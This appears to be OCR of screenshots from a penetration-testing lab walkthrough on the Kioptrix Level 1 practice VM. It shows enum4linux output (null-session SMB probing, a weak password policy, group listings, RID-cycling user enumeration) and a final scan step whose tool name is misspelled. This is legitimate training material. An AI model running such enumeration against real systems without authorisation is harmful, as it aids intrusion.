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
KaliLinux - VMware Workstation
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Kioptrix Level 1
silentspectre@kali: ~
File Actions Edit View Help
[E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing *
//192.168.100.212/IPC$ Mapping: N/A Listing: N/A Writing: N/A
[E] Can't understand response:
tree connect failed: NT_STATUS_WRONG_PASSWORD
//192.168.100.212/ADMIN$ Mapping: N/A Listing: N/A Writing: N/A
(Password Policy Information for 192.168.100.212)
[E] Unexpected error from polenum:
[+] Attaching to 192.168.100.212 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: SMB SessionError: unknown error code: 0×5
[+] Trying protocol 445/SMB ...
[!] Protocol failed: [Errno Connection error (192.168.100.212:445)] [Errno 111] Connection refused
[+] Retieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0
(Groups on 192.168.100.212)
31°C Sunny
10:48 AM
6/25/2024

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
silentspectre@kali: ~
File Actions Edit View Help
(Groups on 192.168.100.212)
[+] Getting builtin groups:
group:[Administrators] rid:[0×220]
group:[Users] rid:[0×221]
group:[Guests] rid:[0×222]
group:[Power Users] rid:[0×223]
group:[Account Operators] rid:[0×224]
group:[System Operators] rid:[0×225]
group:[Print Operators] rid:[0×226]
group:[Backup Operators] rid:[0×227]
group:[Replicator] rid:[0×228]
[+] Getting builtin group memberships:
Group: Backup Operators' (RID: 551) has member: Couldn't find group Backup Operators
Group: Power Users' (RID: 547) has member: Couldn't find group Power Users
Group: Users' (RID: 545) has member: Couldn't find group Users
Group: System Operators' (RID: 549) has member: Couldn't find group System Operators
Group: Replicator' (RID: 552) has member: Couldn't find group Replicator
Group: Guests' (RID: 546) has member: Couldn't find group Guests
Group: Account Operators' (RID: 548) has member: Couldn't find group Account Operators
Group: Print Operators' (RID: 550) has member: Couldn't find group Print Operators
Group: Administrators' (RID: 544) has member: Couldn't find group Administrators
[+] Getting local groups:
group:[sys] rid:[0×3ef]
group:[tty] rid:[0×3f3]
group:[disk] rid:[0×3f5]
group:[mem] rid:[0×3f9]
group:[kmem] rid:[0×3fb]
group:[wheel] rid:[0×3fd]
group:[man] rid:[0×407]
group:[dip] rid:[0×439]
group:[lock] rid:[0×455]
group:[users] rid:[0×4b1]
group:[slocate] rid:[0×413]
31°C Sunny
10:49 AM
6/25/2024

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1:49
silentspectre@kali: ~
File Actions Edit View Help
group:[sys] rid:[0×3ef]
group:[tty] rid:[0×3f3]
group:[disk] rid:[0×3f5]
group:[mem] rid:[0×3f9]
group:[kmem] rid:[0×3fb]
group:[wheel] rid:[0×3fd]
group:[man] rid:[0×407]
group:[dip] rid:[0×439]
group:[lock] rid:[0×455]
group:[users] rid:[0×4b1]
group:[slocate] rid:[0×413]
group:[floppy] rid:[0×40f]
group:[utmp] rid:[0×415]
[+] Getting local group memberships:
[+] Getting domain groups:
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
[+] Getting domain group memberships:
Group: 'Domain Users' (RID: 513) has member: Couldn't find group Domain Users
Group: 'Domain Admins' (RID: 512) has member: Couldn't find group Domain Admins
(Users on 192.168.100.212 via RID cycling (RIDS: 500-550,1000-1050))
[I] Found new SID:
S-1-5-21-4157223341-3243572438-1405127623
[+] Enumerating users using SID S-1-5-21-4157223341-3243572438-1405127623 and logon username '', password ''
S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\unix_group.2147483400 (Local Group)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
1:50
silentspectre@kali: ~
File Actions Edit View Help
S-1-5-21-4157223341-3243572438-1405127623-1025 KIOPTRIX\mail (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1026 KIOPTRIX\gopher (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1027 KIOPTRIX\news (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1028 KIOPTRIX\ftp (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1029 KIOPTRIX\uucp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1030 KIOPTRIX\unix_user.15 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1031 KIOPTRIX\man (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1032 KIOPTRIX\unix_user.16 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1033 KIOPTRIX\unix_group.16 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1034 KIOPTRIX\unix_user.17 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1035 KIOPTRIX\unix_group.17 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1036 KIOPTRIX\unix_user.18 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1037 KIOPTRIX\unix_group.18 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1038 KIOPTRIX\unix_user.19 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1039 KIOPTRIX\floppy (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1040 KIOPTRIX\unix_user.20 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIOPTRIX\games (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1042 KIOPTRIX\unix_user.21 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1043 KIOPTRIX\slocate (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1044 KIOPTRIX\unix_user.22 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIOPTRIX\utmp (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIOPTRIX\squid (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\squid (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)
(Getting printer info for 192.168.100.212)
No printers returned.
enum4linux complete on Tue Jun 25 01:01:13 2024
(silentspectre㉿kali)-[~]
$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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

12. Identify the vulnerabilities: **sudo nitko -h <targetip>**

